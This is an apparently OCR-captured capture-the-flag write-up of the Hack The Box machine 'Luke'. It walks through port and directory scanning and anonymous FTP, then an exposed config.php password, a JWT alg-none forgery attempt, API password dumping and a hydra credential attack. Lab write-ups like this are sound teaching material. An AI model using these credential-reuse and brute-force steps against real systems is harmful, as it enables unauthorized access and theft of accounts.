
HTB: Luke


hackthebox ctf Luke nmap gobuster credentials api nodejs jwt wfuzz ajenti hydra

Sep 14, 2019

Luke was a recon heavy box. In fact, the entire writeup for Luke could reasonably go into the Recon section. I'm presented with three different web interfaces, which I enumerate and bounce between to eventually get credentials for an Ajenti administrator login. Once I'm in Ajenti, I have access to a root shell, and both flags.

Box Details

Name:	Luke
Release Date:	25 May 2019
Retire Date:	14 Sep 2019
OS:	FreeBSD
Base Points:	**Medium [30]**
Rated Difficulty:	

Name:	**Luke**
Radar Graph:	
👤 🩸 1st Blood	xct 00 days, 01 hours, 03 mins, 06 seconds
# 🩸 1st Blood	Layle 00 days, 01 hours, 08 mins, 24 seconds
Creator:	H4d3s

Recon

nmap

`nmap` shows several ports, ftp (21), ssh (22), and three http (80, 3000, and 8000):

```
root@kali# nmap -p- --min-rate 10000 -oA scans/nmap_alltcp 10.10.10.137
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-28 04:58 EDT
Warning: 10.10.10.137 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.10.137
```

```
Host is up (0.11s latency).
Not shown: 52586 filtered ports, 12944 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
3000/tcp open  ppp
8000/tcp open  http-alt

Nmap done: 1 IP address (1 host up) scanned in 67.01 seconds

root@kali# nmap -sV -sC -p 21,22,80,3000,8000 -oA scans/nmap_tcpscripts 10.10.10.1
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-28 04:59 EDT
Nmap scan report for 10.10.10.137
Host is up (0.11s latency).

PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3+ (ext.1)
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 0        0             512 Apr 14 12:35 webapp
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.7
|      Logged in as ftp
|      TYPE: ASCII
|      No session upload bandwidth limit
|      No session download bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3+ (ext.1) - secure, fast, stable
|_End of status
22/tcp   open  ssh?
80/tcp   open  http    Apache httpd 2.4.38 ((FreeBSD) PHP/7.3.3)
| http-methods: 
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.38 (FreeBSD) PHP/7.3.3
|_http-title: Luke
3000/tcp open  http    Node.js Express framework
|_http-title: Site doesn't have a title (application/json; charset=utf-8).
8000/tcp open  http    Ajenti http control panel
|_http-title: Ajenti

Service detection performed. Please report any incorrect results at https://nmap.o
Nmap done: 1 IP address (1 host up) scanned in 172.20 seconds
```

Based on the Apache version, it looks like Luke is running FreeBSD, using php. I also note that Node is hosting the service on 3000, and it’s unclear what’s hosting the port 8000 service. I already have in mind that if I can get into Ajenti, I can likely get root from there, as it is an administrative control panel.

FTP - TCP 21

`nmap` shows that anonymous login to FTP is permitted. I’ll connect and find a single file:

```
root@kali# ftp 10.10.10.137
Connected to 10.10.10.137.
220 vsFTPd 3.0.3+ (ext.1) ready...
Name (10.10.10.137:root): anonymous
```

```
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0             512 Apr 14 12:35 webapp
226 Directory send OK.
ftp> cd webapp
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-r-xr-xr-x    1 0        0             306 Apr 14 12:37 for_Chihiro.txt
226 Directory send OK.
```

Download and take a look:

```
ftp> get for_Chihiro.txt
local: for_Chihiro.txt remote: for_Chihiro.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for for_Chihiro.txt (306 bytes).
226 Transfer complete.
306 bytes received in 0.00 secs (284.3274 kB/s)
ftp> exit
221 Goodbye.

root@kali# cat for_Chihiro.txt
```

```
Dear Chihiro !!

As you told me that you wanted to learn Web Development and Frontend, I can give y
the actual website I've created .
Normally you should know where to look but hurry up because I will delete them soo

Derry
```

From this note I’ll take a hint that there are security issues in at least one of the websites, and two potential usernames, chihiro and derry.

Website - TCP 80

Site

The main site is a page for Luke LTD:

Luke

About Services Contact

Welcome to Luke LTD


A landing page template freshly redesigned for Bootstrap 4

About this page

This is the beginning of our website

Services we offer

IT services like Network installation or Web Designing


Contact us

contact@luke.io

Copyright © Luke LTD 2019

All of the links on the page just go to other anchors on the page.

gobuster

Running `gobuster` revleas a bunch of new paths:

```
root@kali# gobuster -u http://10.10.10.137/ -w /usr/share/wordlists/dirbuster/dire

=====================================================
Gobuster v2.0.1              OJ Reeves (@TheColonial)
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://10.10.10.137/
[+] Threads      : 50
[+] Wordlist     : /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Status codes : 200,204,301,302,307,403
[+] Extensions   : php
[+] Timeout      : 10s
=====================================================
2019/06/23 15:29:14 Starting gobuster
=====================================================
/login.php (Status: 200)
/member (Status: 301)
/css (Status: 301)
/js (Status: 301)
/vendor (Status: 301)
/config.php (Status: 200)
/LICENSE (Status: 200)
=====================================================
2019/06/23 15:31:39 Finished
=====================================================
```

config.php


The most interesting path is `config.php`, which give details on how to connect to the database, including the password:

```
root@kali# curl http://10.10.10.137/config.php
$dbHost = 'localhost';
$dbUsername = 'root';
$dbPassword  = 'Zk6heYCyv6ZE9Xcg';
$db = "login";

$conn = new mysqli($dbHost, $dbUsername, $dbPassword,$db) or die("Connect failed:
```

/management

`/management` requsts HTTP auth, and no simple guesses seem to work.



Authentication Required

http://10.10.10.137 is requesting your username and password. The site says: "Authentification required ! Forbidden to visitors .."


User Name:

Password:

I'll try the only creds I have so far, root / Zk6heYCyv6ZE9Xcg, but it doesn't work. I'll come back when I find some more credentials.

/login.php

This is a login page:




Please sign in (beta version)

I tried some basic guesses, but no success.

Website - TCP 3000

Site

The port 3000 http server is an API for something:



success: false
message: "Auth token is not supplied"

I can also easily interact with it over `curl`:

```
root@kali# curl http://10.10.10.137:3000
{"success":false,"message":"Auth token is not supplied"}
```

wfuzz

I'll want to look for API endpoints, so I'll use `wfuzz` to fuzz it:

```
root@kali# wfuzz -c -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-na
********************************************************
* Wfuzz 2.3.4 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.137:3000/FUZZ
Total requests: 2588

==================================================================
ID    Response    Lines      Word         Chars          Payload
==================================================================

000034:   C=200      0 L         2 W           13 Ch         "login"
000123:   C=200      0 L         5 W           56 Ch         "users"
```


```
001642:   C=200      0 L        2 W           13 Ch         "Login"
002099:   C=200      0 L        5 W           56 Ch         "Users"

Total time: 24.59788
Processed Requests: 2588
Filtered Requests: 2584
Requests/sec.: 105.2123
```

There's two endpoints, `users` and `login`.

/users

`users` requires a token, giving the same message as the root. One attack against JWTs is to provide a token with alg none, and see if the server accepts it. It does not here. I used jwt.io to create the token:



```
{
  "typ": "JWT",
  "alg": "none"
}
```

```
{
  "user": "root"
}
```

And submitted it:

```
root@kali# curl http://10.10.10.137:3000/users -H 'authorization: eyJ0eXAiOiJKV1Qi
{"success":false,"message":"Token is not valid"}
```


/login

Hitting `login` asks me to auth:

```
root@kali# curl http://10.10.10.137:3000/login
"please auth"
```

Ajenti - TCP 8000

There’s an Ajenti login page:


Insecure communication
Your credentials will be transmitted in plain text!

None of the default or lazy creds seem to work, so I'll leave this for now.

Shell as root

Get Users and Passwords from API

Find Arguments

I started with the API on 3000. I started experimenting with some POST data. I want to log in, but I don't know what parameters the api is looking for. If I send in the wrong parameters, it says "Bad Request":

```
root@kali# curl http://10.10.10.137:3000/login -H "Content-Type:
application/json" -d '{"user":"luke","password":"password"}'
Bad Request
```

When I try the combination of “username” and “password”, it says forbidden:

```
root@kali# curl http://10.10.10.137:3000/login -H "Content-Type:
application/json" -d '{"username":"luke","password":"password"}'
Forbidden
```


That likely means I’ve got the right parameters.

Get Token

I’ve got a handful of usernames from the box so far, as well as one password from the database config. I’ll try the password from the config with various usernames, and eventually find one that works:

```
root@kali# curl http://10.10.10.137:3000/login -H "Content-Type:
application/json" -d '{"username":"root","password":"Zk6heYCyv6ZE9Xcg"}'
Forbidden
root@kali# curl http://10.10.10.137:3000/login -H "Content-Type:
application/json" -d '{"username":"chihiro","password":"Zk6heYCyv6ZE9Xcg"}'
Forbidden
root@kali# curl http://10.10.10.137:3000/login -H "Content-Type:
application/json" -d '{"username":"derry","password":"Zk6heYCyv6ZE9Xcg"}'
Forbidden
root@kali# curl http://10.10.10.137:3000/login -H "Content-Type:
application/json" -d '{"username":"admin","password":"Zk6heYCyv6ZE9Xcg"}'
{"success":true,"message":"Authentication
successful!","token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWl
```

With username admin it returned a token! I can use jwt.io to decode it:



Decoded

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "username": "admin",
  "iat": 1559159997,
  "exp": 1559246397
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) □ secret base64 encoded
```

user API

Now that I have a token, I can try to use it. Based on the error message thus far, I suspect that this code is what’s being used to validiate API requests. If that’s true, I need to put the token into a header named either `x-access-token` or `authorization`.

When I do that, I get back users (without piped in `jq` for readability):

```
root@kali# curl -s http://10.10.10.137:3000/users -H "authorization: eyJhbGciOiJIU
fGtwbnAerIRY1V6n5TWjrETlBqg7KkCtQ" | jq .
[
  {
    "ID": "1",
    "name": "Admin",
    "Role": "Superuser"
  },
  {
    "ID": "2",
    "name": "Derry",
    "Role": "Web Admin"
  },
  {
    "ID": "3",
    "name": "Yuri",
    "Role": "Beta Tester"
  },
  {
    "ID": "4",
    "name": "Dory",
    "Role": "Supporter"
  }
]
```

I can try each user and get their password:

```
root@kali# for user in admin derry yuri dory; do curl http://10.10.10.137:3000/use
{"name":"Admin","password":"WX5b7)>/rp$U)FW"}
{"name":"Derry","password":"rZ86wwLvx7jUxtch"}
{"name":"Yuri","password":"bet@tester87"}
{"name":"Dory","password":"5y:!xa=ybfe)/QD"}
```


Access /management

Armed with new usernames and passwords, I'll give the various logins another show. I'll drop the usernames and passwords into files, and run `hydra` to try them. For `/management`, it works:

```
root@kali# hydra -L users -P passwords -s 80 -f 10.10.10.137 http-get /management
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret se

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-05-29 16:26:13
[DATA] max 16 tasks per 1 server, overall 16 tasks, 35 login tries (l:7/p:5), ~3 t
[DATA] attacking http-get://10.10.10.137:80/management
[80][http-get] host: 10.10.10.137   login: Derry   password: rZ86wwLvx7jUxtch
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-05-29 16:26:14
```

